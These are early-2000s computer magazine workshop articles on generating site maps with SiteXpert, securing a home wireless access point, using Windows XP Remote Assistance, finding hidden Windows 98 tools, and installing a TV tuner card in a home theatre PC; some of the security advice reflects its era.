(such as PDFs, ASPs and so on), and whether to represent pages on the menu by name, description or in several other manners. SiteXpert allows for Web pages to use a custom <DESCRIPTION> tag, to hold the description text to be used in the menu. This tag should be embedded into HTML comments, so as not to confuse browsers:

```
<TITLE>page title</TITLE>
<!-- <DESCRIPTION>SiteXpert-specific page description</DESCRIPTION> -->
```

Click Finish and SiteXpert traverses the Web site, locating pages and constructing a site map according to the specifications given.

DROP DOWN OR MAP AROUND

The site map that's been generated is only a starting point. Using the Layout tab page on SiteXpress' main screen, items (folders and links) can be added and removed, indented and outdented, repositioned and have their properties altered. The interface is natural and intuitive — drag items to reposition them; use Shift-click and Ctrl-click to select or deselect multiple items. Dragging a folder also moves all subfolders and child links to the new location. Each link can have its own unique icon on the menu and target a specific frame if the site uses a frameset.

A preview tab page is provided, with an embedded Microsoft Internet Explorer window to show what the generated site map will look like. This is only available if IE4.0 or higher is installed. The preview is only generated to a temporary folder, which means the links will not work.


Click the Options button to elect where SiteXpert should generate the final site map code. A sensible location is in the same folder as the rest of the site's Web pages, which needn't be on the local filesystem but can be on a remote FTP server. The generated code is created in its own HTML file and can either be used in a Web site as is, or copied-and-pasted into other HTML pages.

To have SiteXpert output files to an FTP server, a number of options need to be specified. Beside the obvious ones (server, username, password), the path can also be set relative to the default path of the FTP account (such as public_html/sitemap) or absolute (/home/username/public_html/sitemap). If the given folder doesn't exist, it will be created by SiteXpert.

The Styles tab page is used to alter the site map appearance and behaviour, with several varieties of drop-down menus, hierarchy trees and index pages. Click Preview to see how the style looks in practice.

KEEPING THE MAP UP-TO-DATE

Obviously a Web site is a dynamic and ever-changing organism. SiteXpress can update a previously generated site map to reflect recent changes in two ways: either by opening a saved site map and using the layout wizard; or by calling SiteXpress from a command prompt or BATCH file — specify the flag /g and the path of a saved site map to have that site map updated. [GTL](#)



► **Quick and easy:** SiteXpert has created a starting site map for a personal Web site.

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Access all areas

Jarrod Spiga explains how to set-up a secure wireless access point.

Despite the best efforts of the network vendors, setting up a wireless access point isn't *always* plug-and-play. You should always expect to spend a little extra time and effort configuring the hardware for your network, especially when it comes to securing it against intruders who'll be happy to take a free broadband ride on your wireless network if given the chance.

The first step is to identify the best location for your access point. Received signal strength and data transfer speeds will be best if the access point is in the direct line of sight from where you're working. When configuring the access point, set it up at a location close to your computer, only moving it to its final location when configuration is complete.

If you have an existing 10/100baseT Ethernet network with a hub or a switch, you'll need to connect the access point via a passthrough cable. To connect a PC directly to your access point with a PC/Hub selector switch, you can use a passthrough cable and set the switch to the PC setting. If your access point doesn't have this selector, you'll need to use a crossover cable between the PC and access point (see the box on the opposite page for details).

There are a number of ways to configure the access point. Most devices can be configured via a Web interface, but some may have command line interfaces, or additional client software. The manuals that come with your access point will advise what methods are available to configure the device.

Firstly, configure the access point's IP settings. Some access points ship with a static IP address already assigned, while others rely on the presence of a DHCP server to assign an IP address. In most cases, it's easier to assign a manual IP address to your access point. To do this, find the existing IP address on the device (this can usually be determined from your manuals), and load the management interface. After logging in to the access point, you should be able to change configuration parameters including the IP address. You may also want to configure other IP options, such as the DNS servers and default gateway you are using: these can be handy for troubleshooting purposes if things go wrong.

After configuring the IP settings on the access point, you should set up the Radio Service Set ID (SSID). The SSID is a small string that you can use to identify the access point. It's important to set so that you can identify this access point from your client in an area where there may be other access points available. At this stage, it's also logical to set the mode of operation for the access point. If this is the only access point on your network, or you want this access point to operate separately from any other access point on your network, make sure that it's configured to be a root bridge. If you want this access point to repeat a signal from another access point, then set the device as a repeater.

Numerous access points have further configuration options, such as SNMP, radio compatibility and security options. You may configure these now if you wish, but these options can affect the way your new access point operates. In the meantime, don't be concerned with security — we will come to that shortly.

Once you've reached this stage, wireless devices should now be able to see your access point. If you get your PC/laptop with a 802.11x wireless adaptor and query for networks available, you should be able to see a wireless access point with the SSID that you listed earlier, and be able to connect to the network.

If you can't see the access point from your wireless PC/laptop, it's a good idea to check physical connectivity first. Make sure the wireless adaptor is properly installed, powered, and that any drivers are correctly installed on the client. You can use tools such as NetStumbler (included on this month's cover CD) to see the strength of the signal coming from your access point — this can help you determine if you are getting a strong enough signal from the access point, and identify radio black spots.

Also, simple connectivity tests, such as pinging the access point from a host on the wired network, may also help diagnose any problems on the wired side of the access point.

SECURING YOUR WI-FI NETWORK

With an unsecured wireless network, it's possible for anyone with a wireless adaptor to connect to your network as long as they are within range. This is obviously dangerous, as others can gain access to your network resources and data. There are legions of war drivers who proactively seek out access to wireless networks with poor security mechanisms, in order to make unauthorised use of those networking resources.

Sometimes this can be as simple as leeching access to the Internet via your broadband connection. Other times, it can be as invasive as having data on your computer copied, corrupted, cleared or otherwise compromised. In the same way that you don't want others eavesdropping on your telephone conversations, you also don't want unauthorised users accessing your network.

You'll never be able to make it totally bulletproof, but you should try and put in the most mechanisms you can, in order to prevent unauthorised access.



WIRED EQUIVALENT PRIVACY

The most common method for protecting a wireless network is to encrypt the data that traverses the network using Wired Equivalent Privacy (WEP). Devices encrypt data using a shared key, and can only decrypt that data if they know the key. Initially, WEP used a 40-bit key, but more recent WEP implementations are using 128-, 152- and 256-bit encryption. In general, the longer a WEP key is, the harder (in terms of computing power required) it is to crack. 40-bit keys don't offer much protection as they can be cracked in a few hours. 128-bit keys take significantly longer, and are the minimum length

Crossover or passthrough?

An RJ-45 Ethernet cable consists of eight wires, of which only four are used for the transmission of data. Looking at the diagram, wires one and two are used for transmitting data from a transceiver device (such as a PC or a router) and wires three and six are used for receiving data. A passthrough cable is where pin one at one end of the cable connects to pin one at the other end, pin two goes through to pin two, and so on. Passthrough cables need to be connected between transceiver devices and repeating devices — it's the repeating device's responsibility to ensure that the signal on the transmission line from one transceiver PC goes down the receiver line to the destination PC.

But what happens if we connect a passthrough cable directly between two PCs? The wire that's carrying the transmitted signal from one PC goes to the transmitter of the other PC instead of going to the receiver. This is the reason why we have to use a crossover cable when connecting one PC directly with another. A crossover cable has wire one connected to pin three in the plug on one end of the cable, and wire three to pin one. Wires two and six are also crossed over in this fashion.



key to use at the present time. In some cases, you may need to contact the manufacturer of your equipment for flash updates or updated drivers in order to use some levels of encryption.

As the method of encrypting data using WEP requires computational processing, a slight performance penalty is experienced. If you are using a wireless router, you could expect to see some additional computational overhead. However, in real world networking scenarios where we only have one access point, this performance penalty is negligible.

Enabling WEP is a straightforward process. From the management application on your access point, you'll need to set up a key, in the form of a string of hexadecimal characters. Once this is set up, use the same key across all devices that you would like to

connect to your wireless network. As with all passwords and keys, they should be changed from time to time in order to minimise the chance of security being breached. One of the disadvantages of WEP is that when you change the key on the access point, you also need to update the key on all other linked devices.

MAC FILTERING

Every networking device is assigned a 48-bit hardware address known as the Machine Address Code (MAC). Think of all devices connected to your access point to be on the same network segment (or broadcast domain). Whenever one device communicates with another device on the same broadcast domain, the data frame is addressed to the receiver's MAC, and addresses from the sender's MAC.

A large number of access points have the ability to filter all traffic and only forward data from devices with certain hardware addresses on the network. To enable this type of data-link layer security, you need to configure your access point so that it forwards all traffic to and from MACs that are being used on your network. If a device has a MAC that is not listed in the list attempts to communicate on the network, the access point will simply drop that traffic, and not allow it to continue across the network.

The disadvantage of using MAC filtering is that it's possible to change the MAC on networking devices: if a malicious user reconfigures the hardware address on their wireless adaptor to match one listed in the list of MACs on your access point, they will be able to circumvent this filtering mechanism.

IP FILTERING

Internet Protocol (IP) is the network-layer protocol used on almost all networks (especially those connected to the Internet). All hosts on the same network can communicate directly with each other, and all hosts can communicate with hosts on other networks by routing traffic through a gateway or router. You can add another level of security to your wireless network by filtering out wireless traffic going to the access point from IP addresses that you don't know about. IP filtering options are available on many access points, particularly those that also act as routers or Internet gateways.

When implementing IP filtering, first think locally, then globally. Determine the IP addresses of the wireless devices on your network, and configure your access point to only allow communication to and from these IP addresses on the wireless interface. Then, determine the addresses of devices on your wired network that you want to be able to communicate with, and allow those IPs to communicate over the wired interface.

This kind of basic firewalling is not bulletproof — if someone uses an IP that you have given access to, they will have access to the network (provided that they can also circumvent any other security measures you have in place).

AUTHENTICATION

For years, authenticating users with a username and password has been an effective way of securing network resources. It's possible to configure something similar on your wireless network. By ensuring that things on your computer (such as file and print shares) are at least password protected, users who don't know the password shouldn't be able to gain access to those resources.

Most access points also have the ability to use the Extensible Authentication Protocol (EAP). If you enable EAP on your access point, when a client connects to the access point and successfully authenticates, the access point sends the client a session-based WEP key and allows the client to access the network. Without the WEP key, the client can't connect to the network, and the client can't get a WEP key unless the user can be fully identified. This has particular advantages in more secure environments, as people generally find it easier to remember passwords than WEP keys, and passwords can be changed on the authentication server without having to reconfigure every client on the wireless network.

In order to utilise EAP, most access points require you to have a third-party authentication server, such as a Remote Authentication Dial-In User Service (RADIUS) server.

VIRTUAL PRIVATE NETWORKING

Often employed when a wireless network is being used as a bridge between networks, Virtual Private Networking (VPN) tunnels are good for end-to-end encryption of data. VPNs were initially developed as a way to offer remote users secure connectivity to private networks via the public Internet. Setting up a tunnel involved authenticating the remote client appropriately, encrypting and encapsulating data transferred to and from the remote client, and having mechanisms in place to detect when this data is being compromised.

The same principle can be implemented on a wireless network, treating the air interface much like the public Internet. Some access points (particularly those with routing abilities) will have the ability to be the endpoint for a VPN tunnel — if you have this functionality available to you, it's possible to set up the wireless client so it connects to the access point via a tunnel. You can then configure the access point to block all traffic that isn't coming down a VPN tunnel.

Alternatively, it's possible to set up an end-to-end tunnel between the wireless client and another system on the wired network, which can then route requests to the rest of the network. The wireless client would still need to connect to an access point to communicate with the wired host, but you could configure the access point to again only allow VPN traffic through. You would also need to configure the wired host to accept and route traffic appropriately. This configuration can be quite tricky.

One of the main disadvantages to using VPN tunnels is that they won't operate over Network Address Translation (NAT) gateways or Internet Connection Sharing (ICS) gateways. This means that if you want to connect your wireless network to another network, the IP addressing schemes on both networks must be compatible. [ETIP](#)

WPA: a successor to WEP?

Other protocols are being developed to improve wireless security, such as Wi-Fi Protected Access (WPA). WPA is supposed to include numerous security mechanisms, such as a new Temporal Key Integrity Protocol (TKIP), which can overcome key cracking problems in WEP by changing the key at random intervals, and informing authenticated clients of the key change. During this key change process, Message Integrity Checks are performed in order to make sure that the key

exchange is not interrupted by external sources or unauthenticated hosts. In a business environment, 802.1x port access control ensures that keys are only transmitted to clients that have been authenticated on the network.

The Institute of Electrical and Electronics Engineers (IEEE) has set up the 802.11 task group to look into WPA and other wireless link layer security mechanisms for both near-term and long-term solutions. You can look up the status of the project for this task group at http://grouper.ieee.org/groups/802/11/Reports/tgi_update.htm

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Workshop

Outside control with RA


With Windows XP's Remote Assistance (RA), you can log into another PC and troubleshoot without leaving your desk. *Serdar Yegulalp* explains.

One of the most frustrating experiences you can have is trying to fix someone's PC over the phone — you can spend hours explaining what they need to do, all the while thinking, "If only I was there..."

Maybe you can't be there, but Windows XP allows you to do the next best thing. Using technologies inherited from Windows 2000 and NT 4.0, it lets you invite a remote user to work with your PC as if they were right at the keyboard. Dubbed Remote Assistance (RA), it's a big leap forward from just talking people through something over the phone — now you can enact it for them as they watch, or fix problems from your end without having to go to their PC in person. It's also a way to allow someone else to show you how something works on your PC, or vice versa — again, without needing to bring them over to your house or office.

INVITATION ONLY

RA works by invitation: if you need help from your PC you send out an invitation, either by email or as a standalone file. The recipient of the invite runs the file to get access to the remote system and types a password (specified by the remote system owner). Then, up pops a remote copy of the other computer's desktop that behaves exactly like the real thing. The speed of the desktop depends on what kind of network connection you have, but it's functional even on a dialup link. Remote Assistance was built from the ground up to be relatively



► **RSVP:** invitations can be sent by email or saved as a file, which can also be mailed out or distributed in some other form.

secure, so that it wouldn't be possible to use the system to remotely hijack someone's desktop against their will.


ENABLING REMOTE ASSISTANCE

The first step in using Remote Assistance is to make sure the machine to be controlled is RA-enabled. Right-click on My Computer, select Properties, then click the Remote tab and check Allow Remote Assistance invitations to be sent from this computer (if you're reasonably sure that you're not going to use RA anytime soon, you can disable it. This not only disables the sending of RA invites, but prevents them from being activated at all).


To send an invitation from that machine, fire up Help and Support from the Start button, and click on Invite a friend to connect to your computer with Remote Assistance. If your buddy is available as a Windows Messenger contact, you can sign in and send the invitation that way. Alternatively — and more commonly — you can send the invitation by email, or save it as a file and send it separately. Once you choose the delivery method, fill in a name for the invite and a short message that describes the problem. The message itself is optional, but can be useful for filling in the other person ahead of time.

Next, pick an expiration period, which can be set in minutes, hours or days. This is how long the invitation is valid. After the designated time, the invitation is no longer valid on that computer. If you're sending out the invitation on a disk, set the timeout interval to a week or so; if it's by email, set it to several hours.

You can also choose to set a password for the remote session. Don't use the message field to tell the other person the password — make sure it's a password that both of you are aware of, such as



► **Chat windows:** for typed messages between the user and the host.



► **Access:** Remote Assistance can be enabled or disabled on a per-machine basis.

your mother's maiden name. If you're using Outlook, once you elect to send the invitation, you could get a warning that another program is trying to send email. Click Yes to continue.


The invitation comes in the form of an email with an attachment, usually with the filename "rcBuddy.MsRcIncident". To connect to the other machine and start the Remote Assistance session, just launch the attachment. Provided the other machine is active, not firewalled (see below) and at the same IP address it used to create the attachment, you should be ready to go.

When the recipient activates the RA session, the sender of the invite gets a pop-up message: "[name of person] has accepted your Remote Assistance invitation. Do you want to let this person view your screen and chat with you?" Click Yes to continue. The remote desktop will then appear on the client's computer, and the machine being controlled will pop-up a control panel with a chat window. Both parties can type through this window, and if you both have speakers and microphones, you can also talk by clicking on the Start Talking button. You can send files back and forth with the Send File button.

TAKE CONTROL

For the remote user to take control of the machine, they need to click the Take Control button at the top of the Remote Assistance window, which will prompt the other user for permission. Once they click yes, the machine will be controlled through the remote user's mouse and keyboard as if it were the local machine.

If you're performing Remote Assistance through a dialup connection, bear in mind that it may be very slow. RA assumes that you're on a slow link by default and scales things back appropriately, but if you're on a high-speed link and want to take advantage of that, click the Settings button (on either console) and select "High-speed connection." Also, if the remote display is bigger than your local one, you can size it to fit by clicking the "Scale Window" button.



► **Set a timeout period:** so your invitation won't be abused.

What can't you do in a Remote Assistance session that you could do on the local desktop? The answer is very little, but most of what you can't (or shouldn't do) depends on how much bandwidth you have. Don't try playing games or videos in RA, as the connection will never be able to keep up with it. Programs with complex graphic displays (like Photoshop, or a Web browser) will take a long time to synchronise on both ends. Whatever you do, keep it simple.

If the RA connection doesn't work, there are several possible reasons for this. One of the most common is when a person is using dialup networking account and gets disconnected after they send the invite, but before the invite is used — their IP address will change and the invite is no longer any good. In such cases it might be best to try and send the invitation via an instant messenger, which could even be faster.

Also, be mindful of firewalls. The inbound connection (the machine being helped) has to have port 3389 open in both directions to allow a Remote Assistance session. Microsoft's own Internet Connection Firewall does not block port 3389, ostensibly so that RA can work through its own firewall.

If you're an administrator and you want to control how Remote Assistance works in an organisation, Microsoft has written a document, "Administering Remote Assistance," at www.microsoft.com/windowsxp/pro/technet/administration/adminra. This has all the details on how to use RA through NAT devices and how to configure RA with group policies. [\[PDF\]](#)

Remote Assistance and Terminal Services

Remote Assistance is actually a reworked version of a Windows feature that first appeared in the NT 4.0 era. Terminal Services was a way to connect remotely to a Windows desktop, or to create multiple virtual desktops from a single server. At first the only way to do this was with a special edition of NT 4.0, named Terminal Server, but Windows 2000 later incorporated the Terminal Server technology. You can remotely administer a Windows 2000 machine with a virtual desktop in a window, or buy licenses to run applications remotely — in other words, the app appears on the local desktop, but is really running back on the server.

The buried treasure in 9x

To prove that the greatest riches are often right under your nose, Joe Cassels goes fossicking in Windows 9x.

Despite the grunt of Windows 2000 and the glam of Windows XP, there are still plenty of PCs running an OS from the Windows 9x family — especially 98SE, which is generally considered the best of that bunch. And there are plenty of people who are happy with Windows 9x. But with XP enjoying so much attention, it's too easy to overlook many of the features buried under the surface of versions gone by.

The OS contains some very useful tools that most users never see, and even the install CD itself has a hidden bonus: a HLP (Help file) ebook version of the Windows 98 Resource Kit, which sold as a hard copy for over \$100.

STARTUP SOLUTIONS

As with all versions of Windows, plenty of erratic Windows 9x behaviour is due to unnecessary startup entries. Applications can append themselves to startup in numerous places: the Startup folder, a registry key, or in several initialising files. The System Configuration Utility enables you to isolate and disable

individual startup items, so you can find troublemakers by a process of elimination.

This handy utility doesn't appear anywhere on the Start menu by default, but you can launch it by entering MSCONFIG.EXE through the Run command.

The program's Startup tab shows the location of each entry. By clearing its box, you're able restart with that item disabled. You can then decide to remove the entry completely by editing the registry, removing a Startup folder shortcut, or by changing the properties of the parent program.

The SCU also gives you the chance to disable individual lines in Autoexec.bat, Config.sys, System.ini and Win.ini. Once you've rebooted to test your changes, you can make them permanent by deleting the lines directly by editing the file in Notepad. To work with these files in isolation, disable the ones you don't want to load from the General tab.

Other features of the System Configuration Utility include: a View menu that gives access to several key areas of Control Panel; while plenty of power tweaks can be made by clicking Advanced on the General tab — such as disabling the automatic launching of Scandisk after an improper shutdown, and enabling the Startup menu for each reboot. Needless to say, only dig around here if you know what you're doing.

SYSTEM INFO

A useful System Information tool is ferreted away inside the Start Menu's System Tools folder. This reports detailed hardware and software configurations to help resolve conflicts or merely satisfy your curiosity. The Tools menu provides access to numerous programs and utilities, many of which don't even appear on the Start Menu. Both the System Configuration Utility and System File Checker can be launched from here, along with the renowned Dr Watson, which watches out for program freezes or general protection errors.


Once launched, it sits quietly in the system tray until such an error occurs. When his observational skills are required, double click the system tray icon to read Dr Watson's report. Never one to get deeply involved in the action, Watson reports but cannot fix the errors. You need to interpret the clues that he provides to track down the culprit.

If you want to have the Doc running in the background, place a shortcut in the Startup folder — the path to the executable file is C:\Windows\Drwatson.exe.


GETTING RESOURCEFUL

Some of the best tools for Windows 98 are left sitting on the installation CD in the aptly-named Tools folder. This contains a mix of utilities, with some fairly useless stuff rubbing shoulders with must-have software. However, by far the most useful item is the Windows 98 Resource Kit. This is an incredibly detailed reference to the OS, presented in an indexed (and searchable) Help file format.

Open the CD's \Tools\Reskit folder, click the Setup icon and



► **Upstart start-ups:** the System Configuration Utility gives you total control over every startup file that runs when you launch Windows.



► **Read all about it:** this ebook version of the Windows 98 Resource Kit is crammed with under-the-hood details on the OS.

follow the instructions. When all's done, you'll find this file listed as Resource Kit Online Book in a Windows 98 Resource Kit folder hanging off your Programs menu. There's also a Windows 98 Resource Kit Tools Sampler, which uses a management console to browse and launch a selection of utilities (however, neither the Resource Kit or the tools are on the Windows Me CD).

We've compiled a list of all Resource Kit tools to make it easier to know what's what, but here's some extra detail on our favorites.


The FAT32 Conversion Information Tool enables you to scan a hard drive or partition that's formatted under the older FAT system, to estimate how much space you'd gain by converting the drive to FAT32 file system.

Batch 98 enables you to enter all installation options prior to installing Windows 98, creating an INF file to automate the installation, while the Windows INF Installer gives you the chance to add device drivers to Windows 98's installer. This means that you can start using Windows 98 after a fresh re-installation, with all your device drivers in place. For this to work, you need to have the setup files copied to a hard drive so they can be modified.

Both Batch 98 and the INF Installer were designed to help in the installation of Windows 98 across a network, but there's nothing to stop you using them to install Windows from a different partition on your hard drive. If you set up your INF files correctly, you can start the installation and then leave your PC to get on with it.

The Text File Viewer is like Notepad with an Explorer tree bolted onto it, so you can easily find, view and edit all text-based files. This is an excellent, yet simple, utility and it's a shame that more people don't know about it.

ClipTray gives you an extended clipboard that sits in the system tray and can store often-used items such as your full postal address. You can add as many items as you want to ClipTray. The default is 20, but you can alter this by choosing More from the right-click menu and changing the Menu Size. Plenty of software houses charge good money for macro programs like this one, yet ClipTray has sat on the Windows 98 CD largely overlooked for many years.



► **Notepad plus:** the Text Viewer gives you Notepad-like editing but with the navigational element of an Explorer tree.

QuickTray also resides in the system tray, but enables you to add or remove items from the tray. Launch QuickTray and click Add, then browse to the program executable you want to add. This creates a system tray icon. You can remove any of the icons you add but not those that were originally in the system tray. [ETC](#)

Windows 98 Resource Kit tools

Configuration Tools

Code Page Changer	Alters the DOS keyboard layout.
FAT32 Conversion Information Tool	Calculates the space you'd gain by converting a FAT partition to FAT32.
Windows Time Zone Editor	Edits time zone information, including daylight saving dates.

Deployment

Batch 98	Collects installation information to create an INF file for unattended installations.
Windows INF Installer	Adds device drivers to Windows 98 setup.

Desktop

Link Check Wizard	Finds and isolates dead links for removal.
ClipTray	Creates an extended clipboard in the system tray.
QuickTray	Adds or removes system tray icons.

Diagnostics and Troubleshooting

Microsoft File Information	Displays key information about system files.
USB Viewer	Displays information on current USB devices.

File Tools

Text File Viewer	Enables you to find, view and edit any text-based file.
Where	Command line utility that finds and displays the full path of any file.
WinDiff	Compares similar text files, displaying the differences.

Scripting Tools

TimeThis	Command line tool that times any command line operation.
WaitFor	Command line utility that waits for a network signal.
WinSet	Sets or removes Windows environment variables.



Home entertaining

Paul Robinson concludes our two-part Workshop on building a PC home entertainment system.

Last month we showed you how to start building a PC-based home entertainment system (APC May, page 126). While some will be content with a home entertainment PC capable only of media playback — similar to a DVD player — the addition of a TV tuner card will perfectly complement this system. By the end of this Workshop you'll have a brilliant, multifunctional system ready to show off to your friends.

There are a couple of basic reasons to buy a TV tuner card: to watch television on your computer, to input data via a camcorder, or for video editing. The EPIA system is capable of addressing the first application, but those wishing to perform video editing should use a more powerful Pentium 4 or Athlon system.

TV tuner cards offer enhanced functionality, such as channel scanning and instant replay, that isn't found in your average VCR. However, while many cards boast of electronic channel guide software that saves you scanning *TV Week* for must-see programs and programming the digital recorder, none of these services cover Australian TV channels.

A wide variety of TV tuner cards available: prices start at around \$80 for base model PCI tuner cards and can go over the \$200 mark when they offer bonuses such as S-Video connectors and infra-red remote controls. Installation of a PCI tuner card requires the use of the single PCI slot available on the EPIA motherboard. If the PCI slot is occupied, a number of similarly priced USB tuner cards are available.


Our choice of card is the Hercules Smart TV tuner. It performed well in a recent roundup (APC March, page 92) thanks to its software bundle, picture quality and extensive number of connectors.

As many Mini-ITX cases offer little room for expansion cards, check the dimensions of the card before making your final choice. The Cubid 2677, for example, can be less than forgiving if your tuner card extends too far beyond the end of the PCI slot. The Cubid is a low profile case that requires a riser card to mount the PCI card horizontally. This results in long cards touching or overlapping the hard drive area. This may not be a problem for a slim network card, but for a TV tuner card with a chunky RF receiver soldered to one side, it can cause placement issues.

INSTALLATION

Pop the case off your home theatre system and locate the solitary PCI slot on the motherboard. The coaxial connector on the back of the M9000 doubles as a jack for both RCA video and SPDIF audio. If you're planning on connecting to your TV with the coaxial jack, ensure that the jumper (JPX) is set to 3-4 instead of 1-2.

Depending on your case configuration the PCI tuner card will either be mounted vertically, in the same manner as you would mount one in a regular PC, or horizontally by using a riser.



► **Easy interface:** Video Scheduler provides an intuitive interface that eclipses a standard VCR.

Insert the riser adaptor card into the PCI slot to create the horizontal mount. Hold the tuner card horizontally and slot the card into the riser adaptor, using your other hand on the riser board to avoid placing too much stress on the riser card. Don't touch any of the electrical contacts or solder joints on the riser adaptor.


Screw the card into the case, replace the cover and power up the system. Those who purchased a USB tuner card simply have to plug any power cords into the USB device and then hook up the USB cable from the tuner to the PC.

Whether you have a PCI or a USB tuner, install the drivers from the bundled CD when Windows detects the new hardware. The more features on a tuner card, the more drivers will be installed, so don't be surprised if Windows ends up adding extra devices.

It's also worth a trip to the manufacturer's Web site to download any updated drivers for the tuner card. Encoding to MPEG2 on the fly takes quite a lot of processing power and while the M9000 is up to the task, updating the drivers will ensure every inch of performance is squeezed out of it.

INSTALLING THE SOFTWARE

With the TV tuner card installed correctly, the video application can now be set-up. Most tuner cards are bundled with some form



► **Power VCR:** configures channels for a number of preset stations.

of video capture software. The Hercules Smart TV is bundled with Cyberlink's PowerVCR II (a 30-day trial of this software is included on this month's cover CD). This powerful software configures channels for a number of preset stations based on the country of choice. Although we are concentrating on the PowerVCR software, the main configuration principles are the same for all programs.

The first time the software is loaded it prompts the user for an initial configuration. PowerVCR automatically configures virtually every setting, but it does allow you to review its selection of video source, contrast and gamma settings, as well as default directories for captured video and stills. The one step that's not automated is selecting the Channel presets for your card. In the Channels tab of the preferences window there is a drop-down list of countries. By selecting Australia from the list, PowerVCR presets the channel frequencies for all major free-to-air stations.

If you only want channels for the stations available, you can perform an auto scan. Hitting the auto scan button will cause the tuner to run through the entire VHF(I and II) and UHF bands used by TV stations. Any signal strong enough is locked into a channel much like any modern TV.

CHANNEL SURFER

The user interface consists of three main panels. The video display area is a resizable window that can expand to fill the screen. The PowerVCR II panel controls video recording and playback. With a similar layout to PowerDVD, all the controls for video playback and channel changing are at your fingertips. The Master panel provides easy access to the main functions of the program, including: Live Recording, instant replay, file player, record scheduling and video trimming. There is also a CyberEPG button, which is Cyberlink's online TV guide, but this doesn't cover Australian TV channels.

Live Recording is similar to pressing the record button on your VCR — it starts recording straight away and records whatever is showing on the TV screen. Instant Replay keeps a recording of the last five minutes of video, allowing the viewer to skip back at any moment to review what was just shown. The program will continue recording while the viewer is watching. When the replay is finished, regular TV continues from that point in a time delay viewing.

The file player is akin to playing a video tape with a recorded program on it. Any file in a compatible format can be viewed, like viewing a video file in media player. Record Scheduling is the Digital Video Recording equivalent to setting the timer on your VCR. With a more intuitive interface than on most VCRs, you are able to set the start and stop times of your recorder as well as which channel the program is on. The advantage of digital recording is that you are no longer limited to 180 minute tapes. You can record as much TV as can fit on your hard drive, with one hour ranging from 100MB to 450MB, depending on the level of compression. 200MB will give you roughly the same level of quality as a videotape.


PASS THE REMOTE

The final requirement for true VCR replacement is the trusty remote control. Installation of the remote control is straightforward. TV tuner cards that are bundled with remote control units will have a "magic eye", an infra-red receiver which either plugs into a spare COM port or into a plug on the back of the video card. The next step is to install and configure any remote control software or drivers. In most cases it will only be software that needs to be installed.

Our choice in software is uICE which can control both the TV tuner card and other programs for which it is configured. uICE may be preconfigured for your application set, depending on what digital video recorder software you're using. If your DVR software isn't supported by uICE, you can either make use of the "check updates" functionality found in the help menu, or you can set about configuring your own key commands.

To add custom commands to the program, select the Actions icon on the left of the screen, right-click on the Keyboard item and select "Add Application". Point the filename to your DVR executable. The software should supply a main window name so you won't need to modify this or any other option on this screen.

